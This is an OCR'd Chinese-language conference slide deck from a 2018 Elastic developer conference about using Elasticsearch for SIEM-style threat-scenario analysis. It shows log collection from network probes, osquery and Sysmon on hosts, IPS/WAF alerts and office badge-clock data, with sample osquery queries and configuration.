
elastic | 中国开发者大会

使用ES做威胁场景分析

袁帅
绿盟科技



使用ES做威胁场景分析

袁帅
2018-11-10， 技术经理，绿盟科技


目录

- SIEM & 攻击建模
- 各种数据收集
- 实例

elastic

SIEM 与 攻击建模

- SIEM是什么？
  - security information and event management，安全信息和事件管理
- 用来做什么？
  - 多源安全数据接入
  - 安全事件关联分析
  - 事件告警、响应，威胁监控，报表分析
- 通俗说
  - 将接入的各种乱七八糟的日志、网络流量、设备告警归一化存储以及融合，利用这些具有上下文的数据做关联分析，输出告警，以及对告警的响应、取证等。




https://axxerainc.com/products/isms/

elastic


攻击场景建模

- 安全事件关联分析就是一个拼图游戏！
- 目标
  - 还原整个安全事件的全貌；
  - 让安全员看见(关联)、看清(风险)、看懂(威胁)
- 输入：碎片(信息)
- 输出：完整安全事件
- 方法：
  - 手动（threat hunting，摸索套路）
  - 自动（将套路落地为自动化模型）



elastic

架构简图




elastic

日志收集与存储

- 网络流量元数据
- 主机终端行为日志
- 核心web服务运行日志
- OA类日志
- 安全设备告警
- 数据库审计日志
- 。。。

数据收集 -网络流量元数据

- 收集方式
  - 商业NTA探针
    - 绿盟UTS
    - 科来
  - 开源流量解码器
    - BRO: a powerful network analysis framework
    - YAF + super_mediator: https://tools.netsa.cert.org/
    - Packetbeat: a lightweight network packet analyzer that sends data to Logstash or Elasticsearch.
- 收集数据类型
  - 网络Session日志、HTTP访问及响应日志、DNS请求及响应日志
  - 数据库通信日志、FTP行为日志
  - SSL/TLS



elastic

数据收集 - 主机系统日志收集


- 收集方式
  - Windows
    - Sysmon + Winlogbeat（一键安装包）
    - Osquery (+ Winlogbeat)
  - Linux
    - Osquery
    - 数据收集脚本
- 数据数据类型
  - 主机进程监控：进程启停、黑名单进程、核心进程监控等
  - 网络活动监控：网络端口开放、主动外联、数据外泄
  - 账号活动：主机账号的登录尝试、登录登出记录；
  - 文件/文件夹完整性监控：敏感数据防护，文件加密、篡改，恶意删除，
  - 注册表变动：恶意进程修改注册表
  - USB类外设行为：USB设备插拔，文件拷贝，传播恶意样本等

osquery

- Osquery是一个facebook开源的SQL驱动操作系统检测和分析工具。
- 让你通过写sql查询操作系统的各种参数配置、各种指标项。

```
select * from process_open_sockets where remote_address != '127.0.0.1' and
    remote_address != '' and remote_address != '0.0.0.0' and remote_address not like '::%' and
    remote_address != local_address;
```

```
osquery> select * from process_open_sockets where remote_address != '127.0.0.1' and remote_address != '' and remote_address != '0.0.0.0' and r
te_address != local_address;
+-------+-----+-----------+--------+----------+---------------+----------------+------------+-------------+------+-------------+-----------+
| pid   | fd  | socket    | family | protocol | local_address | remote_address | local_port | remote_port | path | state       | net_namespa
+-------+-----+-----------+--------+----------+---------------+----------------+------------+-------------+------+-------------+-----------+
| 20869 | 3   | 2375925938 | 2      | 6        | 10.67.1.174   | 10.67.0.40     | 22         | 3640        |      | ESTABLISHED | 4026531968
| 756   | 3   | 924014779  | 2      | 6        | 10.67.1.174   | 10.67.0.50     | 22         | 64098       |      | ESTABLISHED | 4026531968
| 4078  | 10  | 910615004  | 2      | 6        | 10.67.1.174   | 10.67.0.50     | 5432       | 63356       |      | ESTABLISHED | 4026531968
| 16091 | 11  | 341810702  | 2      | 6        | 10.67.1.174   | 10.67.1.152    | 43314      | 9092        |      | CLOSE_WAIT  | 4026531968
| 16091 | 9   | 341872267  | 2      | 6        | 10.67.1.174   | 10.67.1.151    | 50598      | 9092        |      | CLOSE_WAIT  | 4026531968
| 18752 | 225 | 4290337226 | 2      | 6        | 10.67.1.174   | 10.67.1.156    | 8020       | 45668       |      | ESTABLISHED | 4026531968
| 19594 | 28  | 3307768902 | 2      | 6        | 10.67.1.174   | 10.67.1.155    | 49683      | 9092        |      | ESTABLISHED | 4026531968
| 2131  | 62  | 2399026318 | 2      | 6        | 10.67.1.174   | 10.67.1.156    | 51862      | 9092        |      | CLOSE_WAIT  | 4026531968
| 2131  | 24  | 2364140875 | 2      | 6        | 10.67.1.174   | 10.67.1.155    | 40338      | 9092        |      | ESTABLISHED | 4026531968
| 26860 | 3   | 2373110131 | 2      | 6        | 10.67.1.174   | 10.67.0.40     | 22         | 3095        |      | ESTABLISHED | 4026531968
| 2131  | 20  | 2399043763 | 2      | 6        | 10.67.1.174   | 10.67.1.155    | 54924      | 9092        |      | ESTABLISHED | 4026531968
```



elastic


Osquery

Demo1: 监控项变化记录：

```
{
  "schedule": {
    "usb_devices": {
      "query": "select
      usb_devices_usb_address,usb_devices_usb_port,usb_device
      s_vendor,usb_devices_vendor_id,usb_devices_version,usb_
      devices_model,usb_devices_model_id,usb_devices_serial,u
      sb_devices_class,usb_devices_subclass,usb_devices_proto
      col,usb_devices_removable from usb_devices;",
      "interval": 60,
      "removed": false
    }
  }
}
```

Demo2: 文件/文件夹变化记录：

```
{
  "queries": {
    "file_events": {
      "query": "select * from file_events;",
      "removed": false,
      "interval": 30
    }
  },
  "file_paths": {
    "homes": [
      "/home/%%",
      "/root/%%"
    ],
    "etc": [
      "/etc/%%"
    ]
  },
  "exclude_paths": [
      "/tmp/hsperfdata_bsaworker/",
      "/tmp/hsperfdata_bsauser/"
  ]
}
```



数据收集 – 安全设备告警日志


- 收集方式
  - 北向数据接口
  - 日志文件 tail –f

- 收集数据类型
  - NIPS(Network Intrusion Prevention System)、IDS(Network Intrusion Detection System)：入侵告警日志
  - WAF(Web Application Firewall)：web应用防护告警
  - 文件沙箱分析日志：文件行为分析数据
  - 。。。

elastic

数据收集 – 安全设备告警日志


- 利用Elasticsearch记录下收集到的IPS、WAF的安全告警
- 对在告警日志中做Threat Hunting
- 对于已知威胁的indicator直接在原始告警中做检索，发现影响面。



elastic

数据收集 – OA类数据

- 打卡/门禁设备
- 内部OA系统登录
  - 网络流量-http访问日志
  - Oa系统日志导出
  - OA前的WAF记录的访问日志（一般能通过导入站点证书解析HTTPS）
- 邮件收发信息
  - 通过绿盟的UTS探针采集
  - 鱼叉邮件检测



elastic


数据收集 – OA类数据 – 打卡机


- 打卡机采集打卡、开门动作
- 打卡数据上传到设备的服务端
- 服务端写数据到access库

写了一个python采集脚本准实时监控access库的变动，将新增的打卡数据读出来发送到分析系统的logstash。

能做什么：

1. 为讨好行政MM
2. 利用远控工具远程公司的电脑
3. 发现代打卡行为



